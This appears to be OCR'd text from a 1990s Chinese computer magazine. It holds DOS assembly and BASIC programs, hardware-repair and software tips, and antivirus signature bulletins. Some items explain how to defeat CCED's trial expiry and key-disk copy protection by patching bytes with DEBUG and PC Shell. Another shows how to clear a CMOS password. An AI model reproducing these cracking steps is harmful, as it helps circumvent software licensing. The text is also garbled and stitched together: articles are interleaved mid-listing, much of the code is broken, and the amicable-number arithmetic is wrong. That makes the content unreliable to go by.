运行AUTOSAVE程序。该程序驻留内存后仅占用576个字节。是在WPS编辑中就实现定时存盘功能，用户只需输入文字，而不用操心是否存盘。因AUTOSAVE.COM已为默认了定时存盘工作。

此程序对所有WPS的版本及具有CTRL+KS存盘功能的应用软件都适用。另外，本程序对(*)行以下的三行语句稍作修改，即：
MOV WORD PTR [BX+4],3C00H;送F2
MOV WORD PTR [BX+2],0020H;修改键扫描码区尾指针就能实现具有F2键存盘功能的应用软件。例如CCED、TURBO系列软件、PE2(PE3)等的定时存盘。□重庆曹西

程序1名称：AUTOSAVE.ASM
作者：国家医药管理局重庆医药设计院曹西
日期：1994年8月26日
10.13.11
code segment
assume cs,code,
ds,code
org 100h
begin: jmp start
new08: jmp short a;
新的08H中断开始处
old equ this word;
原08H中断向高
old08 dw 0
oldseg dw 0
number dw 1092
;减法计数器NUMBER
a: push bx
push ds
push cs
pop ds
dec word ptr number
jnz exit
mov word ptr number, 1092
mov ax,40h
mov dx,ax
DS=40H
mov bx,1ah ;存放键盘缓冲区尾指针
MOV WORD PTR [BX],001EH;键盘缓冲区开始处
;(*)可根据应用软件
的存盘键修改
MOV WORD PTR [BX+4],250BH;送CTRL+K
MOV WORD PTR [BX+6],1F13H;送CTRL+S
MOV WORD PTR

故障现象：KSAI显示器开机字符左右抖动无法看清。
分析：此故障系行扫描电路有故障现象。
检修：从扫描电路着手检查。测行振荡器，行输出等电路电压高于正常值；再查电源电路，测输出电压15V较正常高。正常应12V。仔细检查稳压电路发现取样放大管上偏置电阻阻值，换上此电阻，电源电压回到12V正常；但字行还是抖动并出现了微小磁声，经细听并观察发现，行幅线圈被调乱，使输出发生振荡，使字行抖动。此故障因为电源电压升高，行幅调大，调正行幅线圈，使行幅变小，故障消除。

现象②：KSAI显示器开机无显示。
分析：根据现象电源一切正常。
检修：打开后盖观察发现保险丝未断，用万用表测全桥整流后电压为300V正常。用万用表R×10档测开关电源D1403（此管为可调型，原型号为BUT11）正常；再测取样放大管C18 15短路，更换

“数字乃万物之本”数学家毕达哥拉斯这句名言常被验证。其名言“什么是朋友”这样的问题，也可以用数字来回答，“朋友就是你的另一个我。其关系就为220和284。220和284该数对的神妙在于，所有该数的整数之和（包括1，但不含该数本身）等于另一个数。220的整数之和为1+2+4+5+10+11+20+22+44+55+110=284，284的整数之和为1+2+4+7+14+28=76，76的整数之和为1+2+4+7+14+28=76。有1800年之久，人们只知道这一数对是“友好数对”。直至1936年，业余数学家皮勒才成功地发现了第二数对，17296和18416。今天，数学家已发现了至少1200对这样的数对。其中最大的一对是111448573712和1118853793424。

这样的问题，其实如果我们使用计算机来解决的话，显然要简单得多，也能很轻松的查出17296和18416并不是第二数对，而是1184和1210。

下面便是用Basic语言编写的程序清单和运行结果：
运行结果：
请输入查找的数目的数量:5/
Myself My friends!
220 284
284 220
1184 1210
1210 1184
2620 2924
2924 2620
5020 5564
5564 5020
6232 6368
6368 6232
注：本程序在IBM/AT/XT 286.386.486机上运行通过。
□山东 陈江林
本版责任编辑：靳歌
本版组版编辑：何晨

“友好数对”
程序清单：
10 REM 查找“友好数对”
20 INPUT "请输入查找的数目的数量:"M
30 PRINT "Myself", tab (10),"My friends":
40 N=1,M1=0
50 S=0,S1=0
60 N=N+1
70 FOR I=1 TO N-1
80 IF N/I=INT(N/I)
THEN S=S+1
90 NEXT I
100 FOR I=1 TO S-1
110 IF S/I=INT(S/I)
THEN S1=S1+1
120 NEXT I
130 IF N=S1 THEN
PRINT N, tab (10); S, M1
=M1+1
140 IF M1=M*2 THEN GOTO
150 GOTO 50
160 END
运行结果：
请输入查找的数目的数量:5/
Myself My friends!
220 284
284 220
1184 1210
1210 1184
2620 2924
2924 2620
5020 5564
5564 5020
6232 6368
6368 6232
注：本程序在IBM/AT/XT 286.386.486机上运行通过。
□山东 陈江林
本版责任编辑：靳歌
本版组版编辑：何晨

CCED 到期以后如何使用
我从我朋友处得到一处理软件CCED回来一用效果不错，尤其是表格处理非常方便，可是，用后不久即出现提示：“CCED使用期限已到，需要更新版本”。朋友同时告诉我，笔者通过比较原版的文件发现，其程序内部有一计数数据，每存盘退出一次，该指针减1，直到为零为止，出现版本到期信息，为此只要把此指针处的4个字节改为“9999”即可。具体步骤如下：
C>COPY CCED.EXE CCED.BBB
C>DEBUG CCED.BBB
-R...
DS:23D9
-H 23D9 1400
37D9 0F09
-E 37D9,108*9999*
-W

轻松松背单词教学软件
当大量的单词背天黑地暗涌来，令您苦不堪言时，何不试一试“轻松松背单词”辅助教学软件！
联想教育电子有限公司为您提供正宗原版《轻松松背单词》软件。这套软件把枯燥的单词变成一种轻松的游戏，是英语学习者良好的辅助软件。软件在设计上吸收了学习心理学、记性学及兴趣学的许多思想，同时软件也体现了电脑交互式特点。所有操作均用中文提示。该软件功能主要有：单词记忆、习测试、回词测试、打字练习、拼词游戏、学习题库、中文—英文—英文字典等。软件目前前28个词库、3000多单词，包括从小学到研究生全国通用教材的所有词汇以及新概念英语、托福、GRE、电脑专业英语等词库。另外，用户也可自己添加词库、单词。该软件具有最广泛的适应性，适用于286以上微机。（参考价：100元/套（三张盘））

教育软件 电脑入门系列软件
——创意电脑入门软件专为电脑初学者而备，轻松活泼的学习方式和WINDOWS风格的界面让你轻而易举地进入电脑世界。该系列软件包括：入门、打字、画图、DOS、美打、图形、表格、具有自动识别颜色、彩色显示模式、图形动画、系统思想引入、软件、系统、生动形象地、电脑初步知识传授、四个键、您若进入、有趣的、电脑世界……
——适用于286以上微机（参考价：25元/张）
——技术支持：四川成都一环路二段14号华星电子有限公司。联系电话：(028)6215352
联系人：马德明 610041

关于即时通的报告(一) 标题——眼新星如何升起！

路一七二二二 郑州洪涛软件制作所公关系。凡来信者附工本费8元将赠送包括“金弹指之五笔高手”测试版一套。
4. 近期收到北京/李先生、武汉/何先生等用户来信，北京、浙江、江苏等十余家同行非法拷贝即时通软件，请已经或者准备非法拷贝即时通的同行在12月10日之前停止拷贝活动，支持合法版权。即即时通未加者不是因为我们将没有加有能力即通作者亦是著名加密工具LOCK93NT作者)而是考虑用户使用方便。也请大家购买合法软件，否则今后自主开发软件的作者必将越来越少。

5. 原已经按98元一套购买即时通V2.0的用户将获得免费赠送即时通3.0。即即时通FOR WINDOWS一套的待遇。
6. 为了满足大家关于咨询及技术支持方面的要求，我们的工作已经从原来的8:30-11:30/14:30-17:30改为8:00-12:00/14:00-17:00。另电话号码改为(0371)6326557。敬请转告。

200.

MS-DOS6较以前版本新增加了interlink双机通讯功能。

在计算机使用过程中,我们常常需要将两台计算机硬盘上的信息互相传输,而当信息量较大时使用软盘传输极为不方便,利用MS-DOS6的双机通讯则可以... 又比如PC/XT机一般只配有360K的低密软盘驱动器,无法使用高密软盘,若使用interlink将它和另一台配有1.2M和1.44M的AT机相连,则相当于XT机有了上述四个软盘驱动器,克服了不能在XT机上使用1.2M和1.44M软盘的缺陷...

DOS. 4.客户机上至少有16K自由内存,服务器上至少有130K自由内存。

连接两台计算机的电缆线有3线、7线或11线。3线、7线用于串行口的连接,串行连接时将两只九针或25针的阳性插头用电缆线连接起来。11线用于并行口的连接,并行连接时将两只25针的阴性插头用电缆线连接起来。3线连接只能用作传输,若要使用Interlink的远程拷贝功能(安装另一台...

MS-DOS 6 双机通讯技术

计算机上的Interlink文件),则必须使用7线调制解调器(modem)连接。

串行连接传输速度慢,传输距离远,适用于远距离、对传输速度要求不高的场合。串行电缆的长度一般不要超过50M,为保证传输的可靠性,最好用屏蔽电缆,并将屏蔽层接地。并行连接的特点是传输速度快,但距离较短,适用于短距离、但传输速度要求较高的场合,并行电缆的长度一般不要超过10M。

四、启动两台计算机之间的连接 将两台计算机用上述其中一根电缆线连接起来,客户机上必须有Interlink.exe,并在config.sys中增加一条命令: device=c:\dos\interlink.exe\drivers,5

上面命令指明,interlink.exe在C盘DOS目录下,并指定interlink.exe可以重定向5个驱动器,而不是缺省的3个。在服务器上运行intersrv.exe,重新启动客户机,这时客户机上会出现提示信息。

也可在DOS提示符下在客户机上键入Interlink来察看重定向的驱动器和端口状态。若想打断两台计算机的连接,只需在服务器上按ALT+F4,若想重新进入连接,在服务器上键入连接,在服务器上键入intersrv。

五、使用interlink注意事项

1.远程拷贝的使用。如果服务器上设有Interlink文件,即Interlink.exe和intersrv.exe,而这两个文件存在于客户机上,可以使用Interlink远程拷贝将这两个文件拷贝到服务器上。但连接两台计算机的电缆线必须是7线调制解调器(modem)串行连接。使用方法:在客户机上键入Interlink/rcopy,然后按照相应的提示操作即可。

2.当两台计算机处在通讯状态时,可以用Interlink重新指定被重定向的驱动器。

Interlink g, =c; 则指定服务器上的C盘被重定向为客户机的G盘。

取消客户机上的重定向时,使用如下格式: Interlink g, =

3.Lastdriver指定你可存取的最大驱动器号。在config.sys中加入: Lastdrive=X

其中X=A-Z,X注意必须足够大,以适应重定向驱动器。

4.intersrv命令启动服务器

5.interlink不能重定向网络驱动器,CD-ROM驱动器或其它使用重定向接口的设备。

6.若在Microsoft Windows中使用串行鼠标,并在Windows运行期间启动Interlink,必须用/LPT或/COM指定通讯电缆所使用的通讯口,以防止计算机扫描所有串行口。

7.下列命令在通讯服务中不能运行: CHKDSK FORMAT DEFRAG MIRROR DISKCOMP SYS DISKCOOPY UNDELETE FDISK UNFORMAT

虽然MS-DOS6提供的双机通讯功能可以应用到很多方面,但它和其它通讯软件相比,仍有缺陷,Interlink在双机通讯时,它不象某些通讯软件如Pctools7.0以上版本的后台远程通讯那样可以进行并发用户操作,即一台计算机作为服务器后,便不能进行其它操作,也不能增加客户机的数量。虽然如此,它仍不失为一个成功的、简便方便的通讯软件。 □电子部四十五所 王作义

KV100反病毒公告0015号

最近发现1475病毒,感染可执行文件,其病毒特征码如下: "B8 87 FE ? ? 21 3D FE 87 % % 17 8C C0 ? ? 06 26" Found 1475 Virus! 用KV100清除!

拥有KV100软件的读者可用字处理软件将上述特征码和文字写进文本文件d:\virus.dat中,用KV100 d, virus.dat的格式即可自升级查出该病毒。需KV100软件的读者可与软件信息中心联系购买,200元/盒。 □山东 王江民

Borland C++2.0是一个功能较完善的C程序集成环境开发系统。对于一般用户而言,由此环境编译连接而成的C程序并不都具有很好的独立性,这是指程序中使用了图形库函数和图形方式下的字符输出以后,其原因在于,对于图形驱动文件(.BGI文件即图形卡低级驱动)和图形方式下的字库文件(.CHR文件),系统将其独立出来,以二进制方式存在于\BGI子目录下,而不是通常的将其生成库文件放入\LIB子目录下。在连接器连接程序时,并未将其连接到执行文件中,当程序运行时,再动态地从磁盘上连接图形卡驱动文件和字库文件。因而,执行程序必须依赖于磁盘上的驱动文件和字库,换言之,程序缺乏很好的独立性。

为此Borland C++专门提供了相应的转换工具和实用例程,以解决这其中的问题,方法是将BGI二进制文件转化为OBJ目标文件,然后加入图形库中,最后连接到执行文件中即可,以后给出具体实现步骤和说明。

1.使用BGIOBJ.EXE工具将二进制文件转换为OBJ目标文件

BGIOBJ Source=file BGIOBJ.EXE位于\BGI目录下,Source=file为将要转换的文件,生成的文件与该文件有相同的文件名,而扩展名改为.OBJ,转换的结果实际上是一个外部过程(函数),该过程名在第3步中将要用到。

2.将目标文件OBJ加入GRAPHICS.LIB图形库中

tlib graphics.lib+EGAVGA+... 若不加入图形库中,则另一种处理方式,将目标文件加入工程文件中作为一项,例如建立A.PRJ工程文件,包括以下二项:

A.C EGAVGA.OBJ 3.寄存所用到的驱动文件或字库

此步应在C语言程序中进行,由系统专门提供的函数registerbgidriver()和registerbfont()完成,且必须在initgraph()函数调用之前被调用,这一步非常重要,它告诉程序图形系统,生成可执行文件的同时,将所用到的驱动文件和字库文件连入程序,形成能独立运行的程序。 registerbgidriver()和registerbfont()函数分别用来寄存驱动文件和寄存字库文件,它们均只有一个人口变量,该变量为函数指针或外部过程名,亦即是由BGIOBJ.EXE转换生成的外部过程名(public name),例如:

C程序的运行独立性

```
if (registerbgidriver (EGAVGA -driver) <0) exit(1); if (registerbfont (gothic -font) <0) exit(1);
```

 到此步即能实现程序很好的独立性,在使用的过程中,我们还可以同时寄存几个驱动文件或字库,当然有时会出错,特别是在中小模式下,例如在连接时输出信息"Segment exceeds 64K",就是因为文件太多,代码太长,使得段边界所致。解决这一问题须涉及BGIOBJ.EXE的高级功能用法,该程序的完整使用方法为:

```
BGIOBJ[ /F ] source destination public -name seg -name seg -class
```

 以下就各项参数予以说明: 1. [/F]或[-F]:控制开关,改变外部过程名、段名和生成的文件名。在缺省的情况下,产生的文件使用相同的段名_TEXT,从而使段内代码较多,造成段边界,使用 /F 开关后,则会根据不同的文件产生不同的段名,分别拥有各自的代码段,段名形式为filename_TEXT,因而缺省段内就不用装入所有连人的驱动文件和字库文件代码,例如: BGIOBJ /F EGAVGA BGIOBJ /F SANS

"RENDER"是AutoCAD12.0版本所增加的功能。它可以完成AutoSbade的相同功能,但比它功能更加强大,操作也更加方便,所产生图形色彩与表面光泽更加接近真实场景。它还可调整物体表面的光反射程度,甚至模拟一盏正发光的电灯。如果已经存在着的程序产生的图片文件也可以由它来映象。它通常被形容为摄影机加放映机。

该功能也是一个外部程序提供的,可以通过选择屏幕菜单的"Render"组的相应选择项,或者在命令线上键入与RENDER有关的命令调用着色器(Renderer)来得到它。在当前图形中如果是第一次使用Render功能,当给出一个RENDER命令后AutoCAD将花一些时间来做初始化处理,并且请求指定一些参数完成配置工作。读者可以在屏幕提示的引导下完成这个工作。Render仍然采用照相机的运行机制来建立着色图,这种机制需要事先设置好摄影机与光源的位置。有了这两个东西就可以被RENDER处理了。使用之前,首先要做的是建立起三维物体的模型,并且使用AutoCAD的标准命令VPOINT、DVIEW等命令来建立指定的观察方向的视图。可以在同一幅图形中建立多个不同观察方向的视图,使用VIEW命令的"Save"选择项将它们保存好。观察方向也可以在DVIEW命令中借助于"摄影机"来定义之,视图可以使用透视图投影方式,也可以使用平行投影方式。设置好视图后需要使用者Under the LIGHT命令设置好光源,光源可以是"点"光源,也可以是类似阳光的直射光源或者舞台上的聚光灯。 □吴年 曾刚

本版责任编辑:唐凯 本版版式设计:小路

AutoCAD RENDER (1)

ALT+CTRL+DEL 是一个特殊的热键组合，它可以使计算机重新启动，由于误按热启动键丢失大量数据的情况是很多的，所以目前很多优秀的应用软件者对此键组合进行了安全性处理，给用户以二次确认的机会，并且，用户按热启动键使计算机重新启动一般有两种目的，其一是为了使计算机恢复到开机时的初始状态，清理内存、恢复中断，以便重新加载其它软件系统；其二是因为某种原因发生了死机现象，此时也需要用热启动键使计算机重新开始工作，但无论出于那种需要，最终目的都是使计算机恢复到开机时的初始状态。热启动操作虽然可以达到此目的，但此方法速度慢，频繁启动对计算机也有一定的磨损，找到一种可使计算机迅速恢复到开机时状态的方法，是非常必要的。

文中所附程序，对以上两个问题做了完善的处理，具体功能如下，此程序驻留内存之后，无论何时按下热启动键时，系统都

将提示用户是否真的热启动，选择“N”后，计算机将返回到原来断点处继续运行；如果选择“Y”，计算机也不进行真正的热启动，而只是使计算机快速的恢复到开机时的初始状态。恢复的内容包括：内存占用情况、所有中断向量、BIOS数据区内容、当前PSP地址以及显示方式等内容，此时可正常加载其它程序。此程序不仅有效的保护了系统数据，而且还可以使计算机从大多数的死机现象中直接返回到

为热启动建立一个理想的屏保

DOS状态。此程序允许多次驻留内存，实现多层次的保护作用，此情况下，每次热启动键将擦除一次驻留内容，具体使用时，可把其加在主板处理文件的首部，使其先于任何 TSR驻留内存。

□辽宁 金永涛
; RESPZ ASM (RESPZ.COM)
CODE SEGMENT
ORG 100H
ASSUME CS,CODE

```

DS, CODE
ALT=08H
CTR=04H
DEL=55H
POPALL MACRO
POP ES
POP DI
POP SI
POP DX
POP CX
POP BX
POP DS
POP AX
POPF
ENDM
START:
JMP BEGIN
PSP DW 0; PSP保存处
MODE DB 0; 病毒保存处
MCB DB 16 DUP(0); MCB保存处
INTBUFF DB 200H
DUP(0); 中断保存
MSG DB 0x1111
TSMG DB 'PLEASE SELECT Y/N!'
BIOSDAT DB 16 DUP(0)
OLDINT% DD 0
NEWINT% PROC FAR
PUSHF
PUSH AX

```

```

PUSH DS
SUB AX, AX
MOV DS, AX
MOV AH, BYTE PTR DS, [0417H]
TEST AH, ALT
JNZ TESTDEL
JMP RESTORE
TESTDEL:
IN AL, 60H
CMP AL, DEL
JZ TESTCTRL
JMP RESTORE
TESTCTRL:
TEST AH, CTR
JNZ RESETINT
JMP RESTORE
RESETINT:

```

```

INT AL, 61H
MOV AH, AL
OR AL, 80H
OUT 61H, AL
XCHG AL, AH
OUT 61H, AL
MOV AL, 20H
OUT 20H, AL
JMP BREGSET
BREGSET:
RESTORE:
POPF
POP AX
POPF
JMP CS, OLDINT%
BREGSET:
PUSH BX
PUSH CX
PUSH DX
PUSH SI
PUSH ES
PUSH CS
POPF DS
MOV SI, OFFSET TSMG
LOPO, LODSB
CMP AL, 'Y'
JZ WAITKEY
MOV AH, 0EH
INT 10H
JMP LOPO
WAITKEY:
MOV AH, 0
INT 16H
OR AL, 20H
CMP AL, 'Y'
JZ RESETM
CMP AL, 'N'
JNZ WAITKEY
POPALL
IRET
RESETM:
; 写回中断向量
XOR AX, AX
MOV ES, AX
MOV DI, 0
MOV SI, OFFSET INTBUFF
MOV CX, 200H
CLD
REP

```

```

MOVSB
MOV AX, CS
DEC AX, 写回MCB块
MOV ES, AX
XOR DI, DI
MOV SI, OFFSET MCB
MOV CX, 16
REP MOVSB
MOV AX, 40H
REP MOVSB
MOV ES, AX
MOV DI, 0F0H
MOV SI, OFFSET BIOSDAT
MOV CX, 16
REP
MOVSB
PUSH CS
POP DS
MOV EB, PSP, 置当前PSP

```

```

MOV AH, 50H
INT 21H
MOV AX, 0E07H, 响铃提示
INT 10H
MOV AH, 0, 设置显示方式
MOV AL, MODE
INT 10H
MOV SI, OFFSET MSG
LOPI, LODSB
CMP AL, 'Y'
JZ RESDOS
MOV AH, 0EH
INT 10H
JMP LOPI
RESDOS:
POPALL
MOV AX, 4C00H
INT 21H
NEWINT% ENDF
BEGIN:
PUSH CS
POP DS

```

```

MOV AX, CS; 存PSP地址
MOV PSP, AX
MOV AX, CS
MOV ES, AX
DEC AX
MOV DS, AX
XOR SI, SI
MOV DI, OFFSET MCB
CLD
MOV CX, 16
REP MOVSB; 存中断向量表
XOR AX, AX
MOV DS, AX
MOV SI, 0
MOV DI, OFFSET INTBUFF
MOV CX, 200H
CLD
REP
MOVSB
MOV AX, 40H
MOV DS, AX
MOV DI, OFFSET BIOSDAT
MOV SI, 0F0H
MOV CX, 16
CLD
REP MOVSB
PUSH CS
POP DS
MOV AH, 0FH; 设置显示方式
INT 10H
MOV MODE, AL
MOV AX, 3509H
INT 21H
LEA DI, OLDINT
MOV [DI], BX
MOV [DI+2], ES
MOV DI, OFFSET NEWINT%
MOV AX, 2509H
INT 21H
MOV DI, OFFSET BEGIN
INC DX
INT 27H
CODE ENDS
END START

```

磁盘输入

只要按下键，程序就输出该键的键码，按“/”键退出程序。

```

; 程序用Turbo Pascal编写。 □上海 李国峰
program keycode;
uses crt;
var
ch, char;
begin
repeat
ch := readkey;
if ch = #0 then
begin
ch := readkey;
writeln('#0, ord(ch),');
end;
else write('ch( ord(ch),');
end;
until ch = '/';
end

```

我单位一台386微机欲更换大容量硬盘，需对该机重新设置配置，不想操作者把无意中设置的口令忘记了。我们原打算参照有的文章中提到的用“CMOS电池短路”的方法，但总觉得太麻烦，忽然，我想到QAPLUS中有修改CMOS设置的功能，但不知对口令的是否能适用，怀着试试看的心里，一试果然成功，既快又简单。具体的过程如下：

进入QAPLUS后，在菜单中选取“SETUP”项，在选项中选择“CMOS EDIT”。对系统中所须修改项目进行修改后，选取“Done. Exit & Re-boot”进而存盘退出，系统将重新启动，同时口令也自动解除了。

□四川 许明峻

```

PC-DOS V6.1中编辑器E.EXE
包含了一些小小的错误。当用QDATE查询当前日期时，显示的星期转换会提前一天，是由于原设计的一个疏忽，可按以下方法来修改数据，此方法可作为修改类似问题的解决办法。
a. 用PCTOOLS工具，具体如下：
启动PCTOOLS，选择DOS子目录下的文件E.EX，按F1键输入Monday查找，然后按F1键对数据进行修改，Monday改为Sunday，Tuesday改为Monday，以此类推，直到Sunday改为Saturday，再按F5键存盘退出，修改完毕。
b. 用DEBUG修改有关数据项，如下：

```

```

C:\DOS>debug e.exe
-e01000ffff 'Monday'
0BA4,987F
-d987f
0BA4,9870 4D
0BA4,9880 6F 6E 64 61 79 20 20
20-20 20 20 20 20 20 54 75
0BA4,9890 65 73 64 61 79 20 20
20-20 20 20 20 57 65 64
0BA4,98A0 6E 65 73 64 61 79 20
20-20 20 20 20 54 68 75 72
0BA4,98B0 73 64 61 79 20 20
20-20 20 20 46 72 69 64 61
0BA4,98C0 79 20 20 20 20 20
20-20 20 53 61 74 75 72 64
0BA4,98D0 61 79 20 20 20 20

```

目前在办公自动化中，对于文字、表格的处理已经成为微机操作人员日常工作的一个重要部分，而字表处理软件的优秀对办公自动化的影响极大，在众多的字表处理软件中，CCED自研制以来，以其功能强、占用硬盘空间和内存小倍受广大微机操作人员的喜爱。93年推出的CCED5.0，其功能及兼容性较以前更强，可是在运行一段时间后，需要插商品盘确认，有时这样使商品盘在不同的程度上受到损坏，笔者在使用中，根据其加密的特点进行研究，采用下列方法，对其进行仿真安装，运行成功。

首先，进入PC SHELL 6.0，选择菜单DISK中的VIEW/EDIT DISK项，按F6选CHANGE CLUSTER项，键入新的簇号9323再按F8 (NAME)记下该簇文件名；选菜单File中的Move File，移走记下的文件。

其次，选菜单DISK中的Directory Maint添加子目录项Add A Subdirectory，在C:\根目录下建一

CCED5.0 仿真安装

CCED子目录，把光盘复制到子目录上，用同级菜单中的删除子目录项Delete a Subdirectory把此子目录删除。

第三，选菜单DISK中的VIEW/EDIT DISK项，按F6选FIRST ROOT DIR SETOR项，找到已删除的子目录CCED(E5 43 45 44)，把此目录改为：

```

43 43 45 44 20 20 20-20
20 20 10 00 00 00 00 00 00 00
00 00 E8 38-E7 1C 6B 00 00 00
00 00按F5键存盘后，按F5退出PC SHELL。

```

第四，进入DISKPIX，出现Repair a Disk, Select Drive To Analyze选C后回车键，将出现ERROR时，选YES后回车，然后退出DISKPIX。

第五，把原先安装后备份的CCED5.0拷贝到C:\CCED子目录中。

第六，用PCSHLL修改READ.ME的起始值，在PC SHELL菜单Disk的View/Edit Disk中，按F6键，选Change cluster of Enter the New Cluster Number，键入9465后回车，按F6，记下使用该簇的文件名；在File中移走记下的文件；把CCED子目录中的READ.ME文件删除；再在菜单Disk中的View/Edit Disk中按F6，选Change Cluster项，键入9323后回车，找到被删除的目录项READ.ME (E5 45 41 44...)，按F7键，把此目录项改为：

```

52 45 41 44 20 20 20 20 20 20 20 20 00 00 00
00 00 00 00 00 00 29 7B 1C 1D F9 24 BC 19 00 00
按F5存盘后，退出PCSHLL。

```

第七，用Diskfix再修理一次C:\盘后，进入PC-SHELL将READ.ME文件重新拷入到C:\CCED中，再用菜单File中的Attribute Change项，改变READ.ME文件属性为隐含H系统S，只读R归档A，选UPDATE返回。

这样就完成了CCED5.0的模拟安装，即可使用CCED了。如果出现“硬盘上的CCED需要插盘确认”的提示时，重复第六步即可。

此安装方法在80386/33, MSDOS6.0, 2.13I及SPDOS6.0F环境下安全运行4个月无任何问题，仅出现一次插盘确认提示。

```

20-20 53 75 6E 64 61 79 20
0BA4,98E0 20 20 20 20 20 20 20
20-02 31 35 0E 31 34 02 31
0BA4,98F0 35 B4 64 A1 6E 75 61
72-79 20 20 20 20 20 20
--987f
0BA4,987F db 'Sunday'
0BA4,988E db 'Monday'
0BA4,989D db 'Tuesday'
0BA4,98AC db 'Wednesday'
0BA4,98BB db 'Thursday'
0BA4,98CA db 'Friday'
0BA4,98D9 db 'Saturday'
0BA4,98E1
--
writing 0B969 bytes
-Q

```

□福州 黄定东

□吉林 于振声 王霞

1. 存取图形屏幕象素

```
VGA640x480图形方式下,每幅屏
幕图形都是由640x480个象素组成,每
个象素包含有三个要素:横坐标x,纵坐
标y和颜色c.如果把一幅图形的每个象
素的三要素找到,并依次存入一个文件,
那么就可以存储一幅画面.要恢复显示
图象时,则从这个文件中依次读取每个
象素的三个要素,并在屏幕上画点就可
以恢复原来的图形了.为了节省存储量,
只存储前景颜色不为零的象素.这样,
存储图形的文件大小是不定的.它取决
于图形象素的多少.下面的两个函数
Save_scr()、Load_scr()分别为用这
种方式存储和恢复图形的程序.
void save_scr1(char *fig_name)
{ int x,y,c; FILE *fp;
  fp=fopen(fig_name,"
  wb");
  for(y=0;y<=479;y++)
  for(x=0;x<=639;x++)
  { c=getpixel(x,y);
    if(c!=0)
    fprintf(fp,"%d,%d,%d\n",x,y,c);
  }
  fclose(fp);
}
void load_scr1(char *fig_name)
{ int x,y,c; FILE *fp;
  fp=fopen(fig_name,"
  rb");
  while(!feof(fp))
  { fscanf(fp,"%d,%d,%d\n",&x,&y,&c);
    putpixel(x,y,c);
  }
  fclose(fp);
}
```

```
void save_scr2(char *fig_name)
{ int i,j; FILE *fp;
  char far *base;
  fp=fopen(fig_name,"wb");
  for(i=0;i<=4;i++)
  { outporth(0x3ce,0x04);
    outporth(0x3cf,i);
    base=(char far *)0x0000000L;
    for(j=0;j<=3840L;j++)
    { fputc(*base,fp);
      base++;
    }
    fclose(fp);
    outporth(0x3ce,0);
  }
}
void load_scr2(char *fig_name)
```

VGA屏幕图形的存储和恢复

```
{ int i,j, long k; FILE *fp;
  char far *base;
  fp=fopen(fig_name,"rb");
  for(i=0,i=1;i<=4;i++,j=s=2)
  { outporth(0x3ce,0x02);
    outporth(0x3ef,j);
    base=(char far *)0x0000000L;
    for(k=0;k<=3840L;k++)
    { *base=getc(fp);
      base++;
    }
    outporth(0x3ce,0x0f);
  }
```

3. 利用缓冲区存取图形

这种方法主要应用imageize()和malloc()两个函数定义一块缓冲区,并用getimage()将屏幕上一个矩形区域通过缓冲区存入文件中,显示图形时用putimage()将文件中的图象再通过缓冲区显示到屏幕上.由于imageize()最大只能定义64K字节大小的缓冲区,而VGA640x480方式全屏共有307.2K字节,所以需要将整个屏幕分5次存取及显示,每次存取或取在128x480=61.44K字节.在分配内存的内容之

前,要将原来在缓冲区中的内容释放.这种方法的流程图如下:

```
void save_scr3(char *fig_name)
{ int i; FILE *fp; void *buf;
  unsigned int size;
  fp=fopen(fig_name,"wb");
  size=imageize(0,0,127,479);
  for(i=0;i<=5;i++)
  { buf=malloc(size);
    getimage(i+128,0,(i+1)*128-1,479,buf);
    fwrite(buf,1,size,fp);
    free(buf);
    fclose(fp);
  }
}
void save_scr3(char *fig_name)
{ int i; FILE *fp; void *buf;
  unsigned int size;
  fp=fopen(fig_name,"rb");
  size=imageize(0,0,127,479);
  for(i=0;i<=5;i++)
  { buf=malloc(size);
    fread(buf,1,size,fp);
    putimage(128*i,buf,COPY_PUT);
    free(buf);
  }
  fclose(fp);
}
```

4. 三种方法的比较

以上三种方法都可以对整个屏幕进行存储和没有任何失真的显示,其中第一种方法存取速度都很慢,但可产生“慢放”的效果,文件的大小取决于图形的象素的多少,这种方法适合于存储简单的图形,如线图等等.第二种方法存取速度也较慢,而且形成的文件大,但显示时象素的颜色次序显示,能产生“闪烁”动画效果,别具一格.第三种方法存取的速度最快,形成的文件也较小,是最佳存图方法.

□东北电力学院文欣

最近发现一种感染软盘引导区和可执行文件的“双料”病毒,其病毒特征码如下:
"C3? ? ? E2? ? EB? ? 1307"
Found 3072-3106(感染的水) Virus!
用KV100清除!



将上述特征码和文字由字处理软件写进病毒特征码文件d:\virus.dat中,用KV100 d:\virus.dat的格式即可自升级查出该病毒,需要KV100软件的读者可与软件报信息部联系购买,200元/盒. □山东 姜江民

设置光源之前可先选择菜单项“Render”下的“Preferences...”(或命令:RPREF).在该对话框中进行一些必要的设置:图标比例、着色方式、配置系统等.使用一个对话框可设置光源类型,表示该光源位置、名称的图标被放在名为“ASHADE”的图层上.

光源类型有:点光源(Point Light)、直射光源(Distant Light)、聚光源(Spot Light).点光源是一种向四周发散的不产生阴影的光源,无特定光源点与方向,光线强度可随距离增加而减弱.它通常用于环境照明.如果RENDER结果是图形表面亮度相同,可修改“Light”对话框中“Ambient Light”值.例如表现一个室内装饰设计,较远的墙体就应稍暗一些.直射光源是一种用于模拟太阳光的光源.可以照亮环境使三维模型表面变亮,也可产生“阳光”下的阴影影响.聚光源可以产生真实“聚光效果”,能在被照射的三维模型表面产生光亮和阴影,还能控制它与四周过渡的模糊光区域,但它只有在AutoShade Version2.0与Autodesk Renderman时方可引用.

RENDER处理使用的是RENDER命令,该命令对指定场景进行Render处理.因此事先需要通过SCENE命令选择好要处理的场景,只有使用AutoShade Version2.0与Autodesk Renderman时,Renderer设置光源颜色才有效. □成都 曹刚

怎样使用AutoCAD的RENDER命令

笔者在使用BORLAFD C++中发现可利用BORLAND C++的集成环境为汇编语言制作出一个集成编译环境,其使用方便快捷,近于C++的编译与调试程序程度.其制作方法与如下:

1. 制作Compile to OBJ
(1) 进入C++的环境集成环境,选择OPTION选择栏中的Transfer栏,然后在Program Title栏中选择一个空栏,再选择EDIT按钮确认.
- (2) 在Program Title栏中输入-Compile to OBJ.
- (3) 在Program Path栏中输入Tasm.
- (4) 在Command Line栏中输入\$TASM %ERRCOL %Z1.
- (5) 在Hot Key栏中为Compile to OBJ选择一个热键.
2. 制作Link EXE
(1) 进入C++的环境集成环境,选择OPTION选择栏中的Transfer栏,然后在Program Title栏中选择一个空栏,再选择EDIT按钮确认.
- (2) 在Program Title栏中输入-Link EXE.
- (3) 在Program Path栏中输入Link.
- (4) 在Command Line栏中输入 \$NAME (%EDNAME) /V.
- (5) 在Hot Key栏中为Link EXE选择一个热键.
3. 制作Run
(1) 进入C++的环境集成环境,选择OPTION选择栏中的Transfer栏,然后在

不被汇编语言制作集成环境

